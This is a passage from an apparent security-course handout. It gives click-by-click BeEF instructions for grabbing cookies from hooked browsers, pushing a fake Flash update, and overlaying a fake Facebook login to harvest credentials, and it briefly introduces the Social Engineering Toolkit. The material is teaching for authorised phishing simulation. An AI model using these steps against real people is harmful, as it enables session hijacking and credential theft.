



- **Browser → Hooked Domain → Get Cookie:** Select the Online browser from the list of hooked browsers, navigate to the Commands tab > Module Tree > Browser > Hooked Domain > Get Cookie, and click on the Execute button on the bottom right. This will run the appropriate script and a new label with the command number will be displayed under the module results history, which contains the results of the script (shown in screenshot below).




- **Social Engineering → Fake Flash Update:** Social engineering attacks actually exploit a human vulnerability. A company/organization can spend millions of dollars' worth of computers, networking equipment, IDS/IPS, firewalls and so on, but at the end of the day humans are the weakest link in any network. Social engineering attacks include phishing, credential harvesting, creating a malicious file, storing it in a thumb drive and leaving that thumb drive at a public place expecting someone to pick that up and plug it inside his/her laptop. Right now, let us use BeEF to simulate phishing attacks and test the security awareness of users in the context of online fraud or phishing scams. Select the Online browser from the list of hooked browsers, navigate to the Commands tab > Module Tree > Social Engineering > Fake Flash Update, and click on the Execute button on the bottom right. This will run the appropriate script and a new label with the command number will be displayed under the module results history, which contains the results of the script (shown in screenshot below).









- **Social Engineering → Pretty Theft:** Let us perform another social engineering attack by navigating to Commands > Module Tree > Social Engineering > **Pretty Theft** on the home UI of BeEF. There are multiple dialog types like Facebook, LinkedIn, YouTube and so on. Select Facebook, and inside the Custom Logo textbox just replace the IP with the IP of your Kali machine where BeEF is running. When you click on the Execute button, this will cause a fake Facebook session timeout page to be drawn over the victim's webpage, asking for user credentials (as shown in right screenshot).





Once the victim enters his/her credentials, the attacker can view them under the Command results pane on the BeEF UI as shown in the following screenshot ☺





To Do:


Try exploring different attacks that you can perform with this kick start that I have given you on this comprehensive Browser Exploitation tool ☺


Social Engineering Toolkit:

The Social Engineering Toolkit (`setoolkit`) is a powerful open-source framework designed specifically for social engineering attacks. It provides a wide range of tools to craft convincing attacks that exploit human behavior rather than software vulnerabilities. It is menu-driven, user-friendly and allows attackers to create malicious payloads, send phishing emails, clone websites and even generate fake login pages to capture credentials. SET plays a major role in educating security professionals and demonstrating how susceptible users can be to well-crafted psychological attacks.









Disclaimer

The series of handouts distributed with this course are only for educational purposes. Any actions and or activities related to the material contained within this handout is solely your responsibility. The misuse of the information in this handout can result in criminal charges brought against the persons in question. The authors will not be held responsible in the event any criminal charges be brought against any individuals misusing the information in this handout to break the law.